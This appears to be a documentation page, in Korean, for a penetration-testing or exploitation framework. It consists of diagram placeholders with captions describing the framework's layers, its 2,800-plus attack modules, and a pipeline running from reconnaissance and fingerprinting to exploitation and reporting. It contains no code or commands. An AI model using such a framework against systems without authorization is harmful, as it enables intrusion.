
프레임워크의 전체 계층 뷰: CLI 계층, Core Engine (오케스트레이터, 프로토콜 클라이언트, 셸 엔진), Intelligence Layer (ML, OUI, CVE DB), Quality Gates, 그리고 카테고리별로 구성된 2800개 이상의 모듈 무기고.

대상 입력부터 탐색, 핑거프린팅, 모듈 선택, 익스플로잇, 보고에 이르는 엔드투엔드 데이터 흐름.


운영 보안 다이어그램 스타일로, 접근 벡터별 모듈 커버리지를 보여주는 공격 표면 맵.
소스 파일은 docs/diagrams/architecture/에 있습니다.



